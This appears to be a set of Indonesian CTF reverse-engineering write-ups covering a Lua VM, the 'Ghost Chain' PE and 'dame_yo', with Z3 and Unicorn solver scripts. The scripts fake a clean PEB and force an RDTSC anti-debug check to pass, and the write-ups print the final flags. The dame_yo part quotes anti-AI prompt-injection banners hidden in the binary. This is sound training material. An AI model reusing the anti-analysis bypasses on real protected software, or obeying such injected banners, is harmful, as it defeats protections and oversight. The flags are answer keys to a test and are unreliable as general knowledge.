
Di dalam FUN_00105e20, kita melihat pemanggilan FUN_00105f30(auStack_58).

Analisis: Program mencetak Flag: dan membaca tepat 59 karakter. Terdapat filter bitmask (0xfffffffffffffb7fc) yang memblokir karakter ASCII 0, 1, dan 14.
Analisis: Program mencetak `Flag: ` dan membaca tepat 59 karakter. Terdapat filter bitmask (`0xfffffffffffffb7fc`) yang memblokir karakter ASCII 0, 1, dan 14.

C. Menemukan Alur Eksekusi Lua
Setelah input dibaca, FUN_00106460 dipanggil. Fungsi ini menyiapkan **state** Lua dan mengeksekusi input tersebut.




D. Menemukan Script Rahasia (Constructor)
Kita mencari referensi ke DAT_00178058 (state Lua) untuk melihat di mana ia diinisialisasi. Kita menemukan fungsi _INIT_1 (constructor) yang berisi loop dekripsi XOR.



Analisis: Script Lua dienkripsi di DAT_00169020 (offset file 0x69020). Kita bisa mengekstrak dan mendekripsinya dengan Python.

E. Menemukan Virtual Machine (VM)

Script Lua yang didekripsi menunjukkan pemanggilan fungsi native vm2rgisj. Di Ghidra, kita mencari fungsi yang didaftarkan (di FUN_00106360). Fungsi ini memanggil FUN_00106030.




Analisis: Binary memiliki VM kustom dengan 27.000 instruksi yang mengecek bit input secara matematis. Instruksi dibaca dari DAT_001330a0 (offset 0x330b4) dan opcode-nya dipetakan melalui tabel di DAT_00133060.

2. **Tahap Eksploitasi**
Karena VM memiliki 27.000 instruksi, menelusurinya secara manual tidak mungkin. Kita harus mengeksekusinya secara matematis menggunakan Symbolic Execution (Z3 Theorem Prover).
Buat script Python z3_solver.py untuk mengekstrak instruksi VM dari binary dan memecahkan persamaannya.
Buat script Python `z3_solver.py` untuk mengekstrak instruksi VM dari binary dan memecahkan persamaannya.


Setelah 807 bit yang valid didapatkan, kita membalik proses **masking** QR Code dari script Lua untuk mengekstrak teks aslinya.

3. **Eksekusi dan Verifikasi**
Jalankan script z3_solver.py terlebih dahulu untuk mendapatkan bit-nya:
python3 z3_solver.py

Output:



Kemudian jalankan script pembaca QR untuk mendapatkan flag:
python3 qr_decoder.py
Output:



Analisis: Z3 berhasil mengeksekusi lebih dari 27.000 instruksi VM secara simbolik dan menemukan kombinasi 807 bit yang tepat. Script pembaca QR berhasil mengekstrak teks tersebut dan mencetak flag yang sesuai dengan format.

Kesimpulan
Tantangan ini adalah sebuah multi-layer Reverse Engineering yang sangat kompleks. Program menyembunyikan script Lua terenkripsi yang mengubah

input menjadi QR Code. Validasi akhir dilakukan oleh sebuah Virtual Machine (VM) kustom dengan 27.000 instruksi di dalam binary. Teknik penyelesaiannya adalah dengan mendekripsi script Lua, menganalisis struktur VM, dan menggunakan Symbolic Execution (Z3) untuk memecahkan persamaan bitwise-nya secara otomatis.

Flag


IONIC{y34y_c0n9r47ul4710n5_y0u_50lv3d_7h3_5qr1p7_ch4ll3ng3}


link: https://chat.deepseek.com/share/4al6l77ihifw3ra7gl

Write-Up: Ghost Chain – Reverse Engineering

Analisis Masalah

Challenge memberikan satu file ghostchain.exe (PE32+ x86-64) dengan premis: banyak analis "menemukan flag" tapi server selalu menolak. Tujuannya jelas – menemukan flag asli yang lolos validasi server, bukan flag yang kebetulan tercetak di binary.
Pemeriksaan awal menunjukkan binary ini sangat tidak wajar:





Analisis: ada empat anomali yang menentukan seluruh arah analisis.

1. AddressOfEntryPoint = 0 → entry point asli ada di section .hdr (0x140000000), jadi PE header sudah dimodifikasi / "PE dalam PE".
2. Ada section non-standar .gcode di 0x140004000 — bukan nama section compiler mana pun, kuat dugaan berisi bytecode/handler.
3. .rsrc ber-flag rwx dan isinya data acak. Section resource tidak pernah butuh eksekusi; rwx menandakan ia dipakai sebagai area kode/data yang dimodifikasi saat runtime.
4. Import hanya 6 fungsi, dan tidak ada CreateFile/ReadFile/VirtualAlloc. Artinya seluruh data rahasia sudah ada di dalam image, dan WriteFile adalah satu-satunya jalur output.

Kesimpulan awal: ini self-modifying binary dengan mini-VM, dan flag tidak mungkin didapat hanya dengan strings atau dekompilasi statis.

Langkah Penyelesaian

1. Tahap Analisis — Memetakan Decoy (dan Kenapa Analis Sebelumnya Gagal)
Pertama, ekstrak semua string terenkripsi. Ada dua mekanisme:
- FUN_1400024c0 — XOR dengan (i + 0x5A), tabel di 0x140008280/0x1400082c0
- XOR konstan 0x5A untuk string C-string di 0x1400081a0

```
import pefile, struct
pe = pefile.PE('ghostchain.exe'); d = open('ghostchain.exe','rb').read()
IB = pe.OPTIONAL_HEADER.ImageBase
def rd(va, n):
    for s in pe.sections:
        if s.VirtualAddress <= va-IB < s.VirtualAddress +
s.Misc_VirtualSize:
            o = s.PointerToRawData + (va-IB-s.VirtualAddress)
            return d[o:o+n]

lens  = [struct.unpack('<I', rd(0x140008280+i*4, 4))[0] for i in
range(5)]
ptrs  = [struct.unpack('<Q', rd(0x1400082c0+i*8, 8))[0] for i in
range(5)]
for i, (L, P) in enumerate(zip(lens, ptrs)):
    raw = rd(P, L)
    print(i, bytes((raw[j] ^ ((j+0x5a) & 0xff)) for j in
range(L)).split(b'\0')[0])
```

Output:

```
~/Downloads/Ionic/rev/Ghost-Chain                    ✔ | 🔋 | base
python3 decoy.py
--- [1] Decoy Strings (FUN_1400024c0) ---
0 b'IONIC{y0UR_ai_sLoP_is_b0red_ME}'
1 b'IONIC{4lmost_th3r3}'
2 b'IONIC{vm_1s_3asy_r1ght}'
3 b'IONIC{d3crypt3d_wr0ng_w4y}'
4 b'IONIC{byp4ss_4nt1_d3bug_w1n}'

--- [2] Strings XOR 0x5A (Deteksi Wine) ---
0x1400081a0 b'expand 32-byte kntdll.dllZZZZZZZ'
0x1400081b0 b'ntdll.dllZZZZZZZwine_get_version'
0x1400081c0 b'wine_get_versionZZZZZZZZZZZZZZZZ'
~/Downloads/Ionic/rev/Ghost-Chain                    ✔ | 🔋 | base
```

Analisis: ini kunci dari "gaslighting"-nya challenge. Lima string berformat IONIC{...} valid beredar di dalam binary, dan semuanya palsu — termasuk yang paling meyakinkan (byp4ss_4nt1_d3bug_w1n). "expand 32-byte k" adalah konstanta ChaCha20 (yang nanti benar-benar dipakai), sedangkan ntdll.dll + wine_get_version adalah deteksi Wine via GetProcAddress. Jadi siapa pun yang menjalankan di Wine langsung dapat decoy.

Selanjutnya petakan rantai eksekusi di .gcode (0x140004000, ini main sebenarnya):

```
0x140004064  call FUN_140002620        ; anti-Wine
(ntdll!wine_get_version)
0x140004078  call FUN_140002560        ; >>> derive key VM dari PEB <<<
0x140004091  call FUN_1400027c0        ; VM decrypt (trampoline .gcode)
0x140004096  cmp  [rbx+0x1c], 0x34324347   ; magic "GC24"
0x1400040a0  (gagal) -> print decoy + ExitProcess
0x1400040be  call 0x14000a000          ; trampoline kedua
0x1400040c6  call FUN_140001cc0        ; anti-debug (PEB + RDTSC +
section hash)
0x1400040ce  call FUN_140002540        ; PEB->BeingDebugged
0x1400040df  call FUN_1400042c0        ; >>> derive key 64-bit <<<
0x1400040ed  call FUN_140004160        ; >>> extract 99 byte + dekripsi
<<<
0x1400040f4  call ExitProcess          ; flag TIDAK PERNAH di-print
```

Analisis: dua temuan penting. Pertama, validasi memakai magic "GC24" (0x34324347) — kalau VM gagal dekripsi diri sendiri, program tidak crash tapi sopan mencetak decoy. Kedua, setelah FUN_140004160 selesai, program langsung ExitProcess. Jadi flag asli memang tidak akan pernah muncul di stdout, bahkan di Windows asli. Ini menjelaskan kenapa "jalankan di Windows asli" pun bukan solusi.

Sumber key VM ada di FUN_140002560:

```
mov  rdx, gs:[0x60]      ; PEB
movzx r10d, [rdx+0x2]    ; PEB->BeingDebugged
mov  r11d, [rdx+0xbc]    ; PEB->NtGlobalFlag
```

```
mov  rdx,  [rdx+0x10]    ; PEB->ImageBaseAddress
movzx r9d, [0x7ffe02d4]  ; KUSER_SHARED_DATA
; FNV-1a 64 byte pertama image, lalu:
xor eax, r9d ; xor eax, r11d ; xor eax, (r10d<<3 | r10d>>5)
```

Analisis: key bergantung pada tiga nilai lingkungan. Di Windows asli ketiganya 0; di Wine ketiganya berbeda → key salah → magic GC24 gagal → decoy. Ini juga membantah asumsi "cukup matikan ASLR": mematikan ASLR tidak mengubah ketiga field PEB.

2. Tahap Penyelesaian – Emulasi dengan PEB Bersih (bukan patch)
Daripada melawan anti-debug satu per satu (PEB check, RDTSC timing, VEH, section-hash self-check), pendekatan yang dipilih adalah memberi binary lingkungan Windows yang bersih lalu menjalankannya di Unicorn. Alasannya: binary ini butuh melakukan self-decrypt; kalau kita patch satu cek, cek lain akan gagal dan kita tetap dapat decoy. Emulasi membuat binary melakukan pekerjaannya sendiri secara jujur.
Rencana:

1. Map image di ImageBase sesuai header.
2. PEB palsu: BeingDebugged=0, NtGlobalFlag=0, ImageBaseAddress=IB.
3. KUSER_SHARED_DATA[0x7ffe02d4] = 0.
4. Import stub (ret) + handler WriteFile/GetStdHandle/ExitProcess.
5. GS_BASE diarahkan ke PEB palsu.

Hasil run pertama membuktikan hipotesis:
magic setelah VM decrypt : 0x34324347 => GC ...
Magic cocok → VM berhasil mendekripsi section-nya sendiri.
Namun flag belum benar. FUN_140001cc0 melakukan loop 0x30d40 iterasi di antara dua RDTSC; di Unicorn delta-nya melebihi 0x8f0d180, sehingga key di-XOR 0xbeef:

```
[0x140005010] = 0x0   ->  0xbeef   ->  key salah
```

Bukti bahwa bypass ini wajib – jalankan solver tanpa bypass:

```
key    : 0x4ecd56ae2823040b
flag   : <garbage 99 byte>
Setelah rdx dipaksa 0 tepat di 0x140001daa (cmp rdx, 0x8f0d180):
key    : 0x952ef33f89aa63d7
```

Sebagai catatan teknis: UC_HOOK_INSN untuk RDTSC tidak didukung Unicorn 2.1.4 (hanya IN/OUT/SYSCALL/CPUID), sehingga hook berbasis alamat adalah cara yang benar.

3. Verifikasi Sumber 99 Byte (membantah klaim "ciphertext")
Di titik ini penting untuk tidak mempercayai asumsi. FUN_140004160 mencari section lewat tabel hash di 0x1400081e0 – tiap entry {FNV32(nama), offset ^ 0x5a5a5a5a, len ^ 0x5a5a5a5a}:

```
entry 0: .reloc  offset=0x0     len=0x10
entry 1: .data   offset=0x0     len=0x10
entry 2: .rsrc   offset=0x1000  len=0x43
```

Total 16 + 16 + 67 = 99 byte. Dump dari memori runtime (setelah VM self-decrypt):
ciphertext runtime (99 B) :

```
edde74c6ce97ad46bbba6b2c758f4a7e50d80d7908b4e3fcb411b1829e824b52...
  .reloc[0:16] = edde74c6ce97ad46bbba6b2c758f4a7e
  .data [0:16] = 50d80d7908b4e3fcb411b1829e824b52
  .rsrc [1000h:1043h] =
3308cd167cf44f919c46bf1c850f26ccf433942c7572702a4c5b8054...

rekonstruksi == ciphertext : True
Bandingkan dengan .rsrc di file (offset 0x7200):
c9641b326b71ff65fa1df9574e26e91e88f40a339c54f9bf1ef90213b850ccce...
```

Analisis: .rsrc terenkripsi di file dan baru menjadi ciphertext setelah VM jalan. Ini menjawab dua tuduhan di soal: "file is corrupted" (sebenarnya terenkripsi, bukan korup) dan "sudah dapat flag" (yang didapat adalah string decoy). Sekaligus membantah angka 89c8ba0800000035... — itu hanyalah 16 byte prolog .text (mov eax,ecx; mov edx,8;xor eax,0xdeadbeef), bukan ciphertext. Karena itu brute-force seed 32-bit atau Known Plaintext Attack IONIC{ pada data itu mustahil berhasil.

Sebagai konfirmasi integritas, self-check FUN_140001cc0 juga terverifikasi:

```
FNV32(.text)  = 0x6e263f90
FNV32(.gcode) = 0x129931dd
xor           = 0x7cbf0e4d   ==  [0x140005020] tersimpan di .data   ✓
```

4. Implementasi Solusi solve.py

```python
import struct
import sys
import pefile
from unicorn import *
from unicorn.x86_const import *
PATH = sys.argv[1] if len(sys.argv) > 1 else 'ghostchain.exe'
pe = pefile.PE(PATH)
IB = pe.OPTIONAL_HEADER.ImageBase
mu = Uc(UC_ARCH_X86, UC_MODE_64)
# ---- map the image
------------------------------------------------------
mu.mem_map(IB, 0x100000, UC_PROT_ALL)
mu.mem_write(IB, pe.header)
for s in pe.sections:
```

```
    mu.mem_write(IB + s.VirtualAddress, s.get_data())
# ---- stack / PEB / KUSER_SHARED_DATA
-----------------------------------
STACK = 0x200000000
mu.mem_map(STACK, 0x200000, UC_PROT_ALL)
PEB = 0x300000000
mu.mem_map(PEB, 0x10000, UC_PROT_ALL)
mu.mem_map(0x7ffe0000, 0x10000, UC_PROT_ALL)
mu.mem_write(PEB + 0x00, b'\x00')                       #
InheritedAddressSpace
mu.mem_write(PEB + 0x02, b'\x00')                       # BeingDebugged
= 0
mu.mem_write(PEB + 0x10, struct.pack('<Q', IB))         #
ImageBaseAddress
mu.mem_write(PEB + 0x60, struct.pack('<Q', PEB))        # PEB->PEB
(unused, keeps gs:0x60 sane)
mu.mem_write(PEB + 0xbc, struct.pack('<I', 0))          # NtGlobalFlag =
0
mu.mem_write(0x7ffe02d4, b'\x00')                       #
KUSER_SHARED_DATA byte
# ---- import stubs
-------------------------------------------------------
STUB_BASE = 0x400000000
mu.mem_map(STUB_BASE, 0x10000, UC_PROT_ALL)
stubs = {}
for entry in pe.DIRECTORY_ENTRY_IMPORT:
    for i, imp in enumerate(entry.imports):
        addr = STUB_BASE + 0x100 + len(stubs) * 0x10
        stubs[addr] = imp.name.decode()
        mu.mem_write(imp.address, struct.pack('<Q', addr))
        mu.mem_write(addr, b'\xc3')                     # ret
output = bytearray()
def handle_import(name):
    if name == 'GetStdHandle':
        mu.reg_write(UC_X86_REG_RAX, 0x1234)
    elif name == 'WriteFile':
        buf = mu.reg_read(UC_X86_REG_RDX)
        n = mu.reg_read(UC_X86_REG_R8)
        written = mu.reg_read(UC_X86_REG_R9)
        output.extend(bytes(mu.mem_read(buf, n)))
        if written:
            mu.mem_write(written, struct.pack('<I', n))
        mu.reg_write(UC_X86_REG_RAX, 1)
    elif name == 'AddVectoredExceptionHandler':
        mu.reg_write(UC_X86_REG_RAX, 1)
    elif name == 'ExitProcess':
```

```
        mu.emu_stop()
    else:
        mu.reg_write(UC_X86_REG_RAX, 0)
plain = {}
def hook_code(uc, addr, size, _):
    if addr in stubs:
        handle_import(stubs[addr])
        return
    # The RDTSC anti-debug check: Unicorn's TSC makes the measured delta
huge,
    # which would XOR 0xbeef into the key. Force the delta to 0.
    if addr == 0x140001daa:
        uc.reg_write(UC_X86_REG_RDX, 0)
    # FUN_1400028c0(buf, 99, key) decrypts the flag in place ...
    if addr == 0x1400028c0:
        plain['buf'] = uc.reg_read(UC_X86_REG_RCX)
        plain['len'] = uc.reg_read(UC_X86_REG_RDX)
        plain['key'] = uc.reg_read(UC_X86_REG_R8)
    # ... and the program exits right after, so grab it when the call
returns.
    if addr == 0x1400040f2 and 'buf' in plain:
        plain['data'] = bytes(uc.mem_read(plain['buf'], plain['len']))
mu.hook_add(UC_HOOK_CODE, hook_code)
mu.reg_write(UC_X86_REG_GS_BASE, PEB)
mu.reg_write(UC_X86_REG_RSP, STACK + 0x100000)
mu.reg_write(UC_X86_REG_RCX, 0)
mu.reg_write(UC_X86_REG_RDX, 0)
mu.emu_start(IB + 0x4000, 0, count=200_000_000)
text = output.decode('latin1')
print(text)
if 'data' in plain:
    print('key    :', hex(plain['key']))
    print('flag   :', plain['data'].decode('latin1'))
```


- mu.mem_write(PEB + 0x02, b'\x00'), PEB + 0xbc, dan 0x7ffe02d4 — inilah "kunci" agar VM menghasilkan key yang benar.
- UC_X86_REG_GS_BASE = PEB — wajib, karena semua pengecekan memakai gs:[0x60].
- if addr == 0x140001daa: rdx = 0 — bypass cek timing tanpa mengubah kode binary.
- Hook 0x1400028c0 menyimpan pointer/length/key, hook 0x1400040f2 membaca buffer karena flag tidak pernah di-WriteFile.

5. Eksekusi dan Verifikasi

```
pip install unicorn pefile
```

```
python3 solve.py
```

Output:



Kesimpulan

Akar masalahnya bukan "file korup" dan bukan "butuh Windows asli", melainkan key kriptografi diturunkan dari keadaan lingkungan (PEB), sementara challenge menyediakan banyak jalan buntu berupa string IONIC{...} palsu yang valid secara format

Flag

IONIC{gh0st_ch41n_7h3_ch41n_15_4_l13_y0u_4r3_7h3_gh057_pL3ase_I_n33d_Th1s_mY_m0M_1S_K1nD4_H0m3l3ss}

link: https://chat.deepseek.com/share/ieajzwb8u1ms7oe5dt

Write-Up: Dame_yo — Reverse Engineering

Challenge: dame_yo (845 pts)
Target: dist/dame_yo (ELF 64-bit, 9.806.736 byte)
Kategori: Reverse Engineering
Author: Pria Oslo
Vektor: Static Unpacking → Nested Container Parsing → VM Bytecode Analysis → Multi-Stage Key Derivation → Image Forensics

Analisis Masalah

Challenge menyediakan satu binary ELF bernama dame_yo. Binary bersifat statically linked, non-PIE, dan stripped. Entry point berada di 0x403320, main di 0x4030c0.

Hint challenge sangat literal:

```
text
dame dame yo .....
text
秘密なんだから～ ノンノン、だめ、だめよ～！
```

Artinya flag diawali dengan “dame dame yo”. Binary juga menyimpan dua blok teks prompt injection anti-AI di rodata, tetapi teks tersebut tidak pernah direferensikan oleh kode manapun — murni umpan agar analis berhenti.

Anomali utama binary:

```
text
DAMEYO-PACK-v1  → dibangun runtime, tidak muncul di strings
DYP1            → packer: SHA-256 keystream + LZSS
DYC1            → container bersarang berisi region A/B/C
EVM1            → bytecode VM
DYAE1           → asset terenkripsi
```

Tujuan challenge adalah membuka seluruh lapisan tersebut hingga mendapatkan flag.png, lalu membaca teks merah berotasi di dalamnya.

Langkah Penyelesaian

1. Tahap Analisis — Identifikasi Binary dan Hint
Cek properti binary:

```
file dist/dame_yo
checksec --file=dist/dame_yo
```

Hasil:

```
Properti    Nilai
Tipe  ELF 64-bit LSB, ET_EXEC (non-PIE)
Linking     Statically linked
Stripped    Ya
Entry point 0x403320
main  0x4030c0
Ukuran      9.806.736 byte
```

Karena non-PIE dan static, semua alamat di disassembly bersifat absolut. gdb break main; run berhasil, sehingga fungsi internal bisa dipanggil manual.

Prompt injection ditemukan di rodata:

```
0x61c780  [AI SYSTEM WARNING: CRITICAL INFRASTRUCTURE DEFENSE] ...
0x61c920  [AI SYSTEM COMPLIANCE NOTICE: RESTRICTED ACCESS] ...
```

Kedua blok ini tidak direferensikan kode — abaikan.

2. Tahap Analisis — Membuka Packer DYP1
String DAMEYO-PACK-v1 tidak ditemukan dengan strings karena dibangun saat runtime:

```
movabs $0x502d4f59454d4144,%rcx   ; "DAMEYO-P"
movabs $0x0031762d4b434150,%rsi   ; "PACK-v1\0"
mov    %rcx,0x0(%rbp)             ; rbp[0..7]  = "DAMEYO-P"
```

```
mov    %rsi,0x7(%rbp)             ; rbp[7] = 'P' (overlap)
                                  ; rbp[8..14] = "ACK-v1\0"
                                  ; => rbp = "DAMEYO-PACK-v1\0"
```

Header DYP1 berada di file offset 0x61cb00:

```
0x61cb00: 44 59 50 31   "DYP1"
        +0x04  01 00          ver      = 1
        +0x06  50 00          hdrsize  = 0x50 (80)
        +0x08  ce 9c 0c 00    ctlen    = 826.574
        +0x0c  49 87 0c 00    outlen   = 821.065
        +0x10  dfa77b4b...    32B salt
        +0x30  d818991a...    32B SHA-2566
